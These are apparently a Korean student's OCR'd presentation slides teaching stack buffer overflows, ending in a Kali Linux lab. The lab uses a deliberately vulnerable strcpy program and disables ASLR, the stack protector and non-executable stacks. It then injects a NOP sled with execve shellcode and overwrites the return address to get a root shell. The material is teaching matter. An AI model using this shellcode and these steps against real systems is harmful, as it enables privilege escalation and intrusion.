가벼운 Buffer Overflow

2학년 전유경

TABLE OF CONTENTS

Buffer 란?

01

시스템이 연산 작업을 하는데 있어 필요한 데이터를

일시적으로 메모리 상의 어디엔가 저장하는 저장공간


문자열을 처리 → 문자열 버퍼


A	P	P	L	E	\0	
P	E	N	C	I	L	\0

수열을 처리 → 숫자형 데이터 배열

1	2	3	4	5	6	7

대부분의 프로그램에서는 이러한 버퍼를 스택에 생성합니다.






STACK

Buffer Overflow란?

02

미리 준비된 버퍼에 버퍼의 크기 보다

더 큰 데이터를 담으려고 할 때 발생하는 취약점



높은 주소
이전 함수의 base pointer
main()이전 함수의 base pointer
확장한 stack
3
2
function() 호출 시 사용된 인자
1
0x12345a
main() 으로의 return address
0xqwert1
main()의 base pointer
확장한 stack (40 byte)
낮은 주소
ESP

Buffer Overflow 공격

03

공격자가 **메모리 상의 임의의 위치에다 원하는 코드를 저장**시켜 놓고
return address가 저장되어 있는 지점에 그 코드의 주소를 집어 넣음으로 해서
EIP에 공격자의 코드가 있는 곳의 주소가 들어가게 해 공격을 하는 방법

EIP : 다음에 실행해야 할 명령어가 존재하는 메모리 주소가 저장되는 레지스터



공격자는 버퍼가 넘칠 때 원하는 코드를 넣을 수 있다.
이 때에는 정확한 return address가 저장되는 곳을 찾아
return address도 정확하게 조작해 주어야 해요.

04 실습 하기

실습 환경 : Kali Linux 64bit


```
strpy(buffer, make_bof);
```

strpy()와 같은 함수는 몇 바이트를 저장할지 **길이 체크를 해주지 않기 때문**에 입력 값이 버퍼보다 크면 오버 플로우가 발생하게 됩니다.


버퍼 오버플로우 취약점을 가진 코드

```c
#include <stdio.h>

int main(int argc, char * argv[]) {
        char buf[16];
        if(argc != 2)
                return -1;
        strcpy(buf, argv[1]);
        return 0;
}
```



buf 에 들어갈 수 있는 데이터의 크기보다 큰 값이 들어와진다면



이렇게 데이터가 침범해 ret, rbp 값이 바뀌게 된다.

1. C언어로 작성한 파일 컴파일

```
[root@fedora overflow]# gcc -o overflow overflow.c
```

2. gdb로 컴파일한 파일을 열어줌

```
┌──(root㉿kali)-[/home/kali/overflow]
└─# gdb overflow
```

3. 버퍼 오버플로우가 발생하도록 인자값 전달

```
pwndbg> run `perl -e 'print "X" x 24, "S" x 8'`
```

0x53	S
0x54	T
0x55	U
0x56	V
0x57	W
0x58	X

rbp에 58(X)이 8개 들어가 있음

```
pwndbg> i r rbp
rbp            0x5858585858585858  0x5858585858585858
```

ret 에 53(S)이 8개 들어가 있음

```
► 0x555555555175 <main+60>    ret    <0x5353535353535353>
```


버퍼 오버플로우가 발생하면서 ret, rbp 값이 바뀐 것을 확인할 수 있음.

ret의 경우에는 돌아갈 주소가 유효하지 않게 됨.

쉘코드가 있는 주소를 직접 찾아 ret에 넣어주는 실습을 하기 위해
메모리 랜덤화를 비활성화

환경 변수에 shell code 를 넣어 줌.

₩x90은 NOP를 의미하고, 뒤의 코드는 권한을 가져오는 공격 코드

```
┌──(root㉿kali)-[/home/kali/overflow]
└─# export SHELLCODE=`perl -e 'print "\x90" x 2000, "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff
\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"'`
```

main 함수에 break point를 걸고 실행

```
pwndbg> break * main
Breakpoint 1 at 0x1139
pwndbg> run
```

rsp의 메모리 주소부터 출력을 해줌

```
pwndbg> x/100a $rsp
```

그러면 아까 입력했던 90과 공격 쉘 코드를 볼 수 있음

```
0x7fffffffef28: 0x9090909090909090      0x9090909090909090
0x7fffffffef38: 0x9090909090909090      0x9090909090909090
0x7fffffffef48: 0x9090909090909090      0x9090909090909090
0x7fffffffef58: 0x9090909090909090      0x9090909090909090
0x7fffffffef68: 0x9090909090909090      0x9090909090909090
0x7fffffffef78: 0x9090909090909090      0x9090909090909090
0x7fffffffef88: 0xd1bb48c031909090      0x48ff978cd091969d
0x7fffffffef98: 0x5752995f5453dbf7      0x5f00050f3bb05e54
0x7fffffffefa8: 0x6b2f656d6f682f3d      0x7265766f2f696c61
0x7fffffffefb8: 0x65766f2f776f6c66      0x494c00776f6c6672
0x7fffffffefc8: 0x430034343d53454e      0x313d534e4d554c4f
0x7fffffffefd8: 0x656d6f682f003130      0x766f2f696c616b2f
0x7fffffffefe8: 0x6f2f776f6c667265      0x776f6c66726576
```

ret의 복귀 주소에 해당 주소를 넣어 줄 것임.

```
0×7fffffffef48: 0×9090909090909090  0×9090909090909090
0×7fffffffef58: 0×9090909090909090  0×9090909090909090
0×7fffffffef68: 0×9090909090909090  0×9090909090909090
0×7fffffffef78: 0×9090909090909090  0×9090909090909090
0×7fffffffef88: 0×d1bb48c031909090  0×48ff978cd091969d
0×7fffffffef98: 0×5752995f5453dbf7  0×5f00050f3bb05e54
0×7fffffffefa8: 0×6b2f656d6f682f3d  0×7265766f2f696c61
0×7fffffffefb8: 0×65766f2f776f6c66  0×494c00776f6c6672
0×7fffffffefc8: 0×430034343d53454e  0×313d534e4d554c4f
0×7fffffffefd8: 0×656d6f682f003130  0×766f2f696c616b2f
0×7fffffffefe8: 0×6f2f776f6c667265  0×776f6c66726576
```


넣어주기 전 스택 프로텍터를 비활성화 해줌

```
┌──(root㉿kali)-[/home/kali/overflow]
└─# gcc -fno-stack-protector -mpreferred-stack-boundary=4 -z execstack overflow.c -o overflow
```

buf와 rbp값을 X로 채워주고 ret에 공격 코드가 위치한 주소를 넣어줌

```
┌──(root㉿kali)-[/home/kali/overflow]
└─# ./overflow `perl -e 'print "X" x 24, "\x48\xef\xff\xff\xff\x7f"'`
```

이렇게 익스플로잇에 성공하면 관리자 권한을 얻게 됨.



아래와 같이 명령어들을 관리자로써 사용할 수 있음

```
# ls -l
total 20
-rwxr-xr-x 1 root root 15960 May 16 10:19 overflow
-rw-r--r-- 1 root root   134 May 15 02:02 overflow.c
```

```
# cd ..
# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  overflow  pwndbg
#
```

감사합니다.